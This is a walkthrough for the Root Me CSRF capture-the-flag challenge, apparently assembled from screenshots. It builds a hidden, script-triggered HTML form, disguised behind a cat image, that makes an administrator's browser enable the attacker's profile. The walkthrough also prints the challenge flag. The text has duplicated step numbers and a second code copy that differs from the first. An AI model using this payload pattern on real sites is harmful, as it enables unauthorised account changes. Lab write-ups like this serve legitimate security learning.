
Your account has not been validated by an administrator, please wait.

11) Go to the last tab "**Contacts**"

10) Nothing can be done here without verification by the admin.

> **NOTE:** Here we saw another message: "*Your account has not been verified by the administrator, please wait.*." Great! The last tab is “*Contact*”, go there.

11. Click the "**Contact**" link.




NOTE: Here we can send any content to someone who has more rights than us.

Here we can send any content to someone who has more rights than us. We can use CSRF to attack.

To carry out this attack, we need to create an HTML form with the same parameters as in the profile tab. Then change it so that it works when the admin opens our message. It should run in the background to change our profile with privileged rights.

12. Return to the "*Profile*" tab.

13. Right-click anywhere on the page and select "*View Page Source*".



Contact | Profile | Private | Logout

Update Profile


Username: user

Status: □

Submit

12) Right click to view the source code.

14. Let's look at the source code to see what we can use to prepare a hidden HTML form.



view-source:http://challenge01.root-me.org/web-client/ch22/?action=profile

```
<html>
<head>
<title>Intranet</title>
</head>
<body><link rel='stylesheet' property='stylesheet' id='s' type='text/css' href='/template/s.css' media='all' /><iframe id='iframe' src='https://www.root-me.org/?page=externe_header'></iframe>
<a href="?action=contact">Contact</a> | <a href="?action=profile">Profile</a> | <a href="?action=private">Private</a> | <a href="?action=logout">Logout</a><hr>
<br><br><div>
        <fieldset><legend>Update Profile</legend>
        <form action="?action=profile" method="post" enctype="multipart/form-data">
        <div class="form-group">
        <label>Username:</label>
        <input type="text" name="username" value="user">
        </div>
        <br>
        <div class="form-group">
        <label>Status:</label>
        <input type="checkbox" name="status" disabled >
        </div>
        <br>
        <button type="submit">Submit</button>
        </form></fieldset>
        </div>
</body>
</html>
```


13) These parts must be used to prepare the hidden HTML form.

We can use the following lines:

- `http://challenge01.root-me.org/web-client/ch22/` - URL of the location of Internet resources. We must provide the full URL where the resources are located because the form only contains internal links, but we plan to place them elsewhere, which may not work.
- `<form action="?action=profile" method="post" enctype="multipart/form-data">` - form opening tag. Here we need to add an external URL link for it to work properly.
- `<input type="text" name="username" value="user">` - is the field in which we want to change the value.

  - `<input type="checkbox" name="status" disabled>` - this field is necessary to unlock our profile.
  - `<button type="submit">Submit</button>` - activation form button.
  - `</form>` - closing tag of the form.

15. Open your preferred text editor and create an HTML file as shown below.


File Actions Edit View Help
Hide form
Main settings
Full external URL link to work properly
Image to distract attention
Script for automatic operation
Output file


```
<img
    alt = "Draw cat"
    src = "https://media.istockphoto.com/id/944300534/vector/set-of-cute-cat-pet-animal-vector-illustr
ation.jpg?s=612x612&w=0&k=20&c=YNNRlJ-tkvBBZbQITVjavlIlXi01ZP3pXOYMk8BMc2A="
    style = "
        display       : block;
        marging-left  : auto;
        marging-right : auto;
        width         : 70%;"
/>
<form
    action  = "http://challenge01.root-me.org/web-client/ch22/?action=profile"
    enctype = "multipart/form-data"
    hidden
    id      = "form"
    method  = "post"
>
    <input
        name  = "username"
        type  = "text"
        value = "user"
    />
    <input
        checked
        name    = "status"
        type    = "checkbox"
    />
    <button type = "submit">
        Submit
    </button>
</form>

<script>
    document
        .getElementById ("form")
        .submit ()
</script>
~
~
~
~
~
~
"form.html" 36L, 823B written                                  13,10         All
```

16. Go to the "*Contact*" tab.

17. Enter any email address and paste the code from step 15.

18. Click the `[Submit]` button.



14) Enter any email address

any@email.com


```
tkvBBZbQITVjavlIlXi01ZP3pXOYMk8BMc2A="
    style = "
        display       : block;
        marging-left  : auto;
        marging-right : auto;
        width         : 71%;"
/>
<form
    action   = "http://challenge02.root-me.org/web-client
/ch22/?action=profile"
    enctype = "multipart/form-data"
    hidden
    id       = "form"
    method   = "post"
>
    <input
        name  = "username"
        type  = "text"
        value = "user"
    />
    <input
        checked
        name    = "status"
        type    = "checkbox"
    />
    <button type = "submit">
        Submit
    </button>
</form>

<script>
    document
        .getElementById ("form")
        .submit ()
</script>
```

15) Paste the code of the hidden HTML form.

16) Click the **[Submit]** button


19. If successful, the message "*Your message has been posted. The administrator will contact you later.*" will appear below.



17) If successful, a message will appear.

Your message has been posted. The administrator will contact you later.

20. Wait 3-5 minutes and the "*Flag*" will appear on the "*Private*" tab.


challenge01.root-me.org/web-client/ch22/?action=private
Getting Started
Parrot OS
Hack The Box
OSINT Services
Vuln DB
Privacy and Security
Root Me
Contact | Profile | Private | Logout

Good job dude, flag is Csrf_Fr33style-L3v3l1!

18) Collect the "**Flag**"